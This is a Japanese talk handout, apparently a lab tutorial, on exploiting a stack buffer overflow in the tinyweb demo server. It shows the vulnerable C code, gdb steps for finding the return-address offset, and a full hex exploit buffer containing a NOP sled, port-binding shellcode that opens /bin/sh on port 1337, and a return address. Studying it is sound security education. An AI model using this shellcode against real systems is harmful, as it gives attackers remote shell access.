LT 大会　補足資料

まずはじめに訂正するところについて

脆弱性がある関数は main 関数内で呼び出している handle_connection 関数でした。
handle_connection 関数で宣言されている request バッファは、char request[500]となっています。しかし、500 バイト以上のデータも受け付けてしまうため、handle_connection 関数のリターンアドレスを書き換えることができます。以下に handle_connection 関数の問題があるコードを示します。

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {$
   unsigned char *ptr, request[500], resource[500];$
   int fd, length;$
+++$
   length = recv_line(sockfd, request);$
```


gdb を用いた解析について

1. コンパイラで tinyweb.c をコンパイル。オプションで-m32 を指定し、32 ビット ELF ファイルにする。
2. コンパイルされ実行形式になった tinyweb(本来は a.out だがここではわかりやすくするために tinyweb と表記する)を起動。
3. 起動した tinyweb のプロセス番号をしらべて gdb でアタッチする。
4. アタッチした後に、脆弱性のあるコードにブレークポイントを設定する。以下の画像は、脆弱性のある handle_connection 関数内で呼び出されている、recv_line 関数にブレークポイントを設定している。


```
58      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
59          unsigned char *ptr, request[500], resource[500];
(gdb) list
60          int fd, length;
61
62          length = recv_line(sockfd, request);
63
64          printf("%s:%d からリクエストを受け取りました \"%s\"\n", inet_ntoa(client_
ort), request);
65
66          ptr = strstr(request, " HTTP/"); // 有効に見えるリクエストを検索する。
67          if(ptr == NULL) { // これは有効はHTTPリクエストではない。
68              printf(" HTTPではない！\n");
69          } else {
(gdb) break 62
Breakpoint 1 at 0x8049754: file tinyweb.c, line 62.
(gdb) info breakpoints
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x08049754 in handle_connection at tinyweb.c:62
(gdb)
```

5. ブレークポイントを設定した後、wget などでサーバにリクエストを送信する。

6. すると、gdb の方でブレークポイントで止まる。



7. gdb で request 変数のアドレスから handle_connection 関数のスタックフレームに格納されている main 関数へのリターンアドレスまでの距離、つまりオフセットを計算する。



8. オフセットを求めたあと攻撃プログラムを作成する。
   以下に攻撃プログラムによって生成されたシェルコードを示す。


```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 6a 66 58 6a
01 5b 31 f6 56 53 6a 02 89 e1 cd 80 5f 97 93 b0
66 56 66 68 05 39 66 53 89 e1 6a 10 51 57 89 e1
cd 80 b0 66 b3 04 56 57 89 e1 cd 80 b0 66 43 56
56 57 89 e1 cd 80 59 59 b1 02 93 b0 3f cd 80 49
79 f9 b0 0b 68 2f 2f 73 68 68 2f 62 69 6e 89 e3
41 89 ca cd 80 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 58 d0 ff ff
0d 0a
```

シェルコードについて

上記の図を見ると 0x90 がほとんどの領域を占めているのがわかると思います。これは NOP 命令です。ポートバインド型のシェルコード本体は、真ん中あたりに格納されています。また、一番最後の方に、リターンアドレスが格納されています。リターンアドレスは、攻撃の成功確率を上げるためにシェルコード全体の上から 200 バイト目あたりに設定しています。

攻撃プログラムが実行されたときの tinyweb

攻撃が成功した後に nc で 1337 ポートに接続



補足については以上です。他になにかあったらヨシダさんに連絡してください。
以上、グッドラック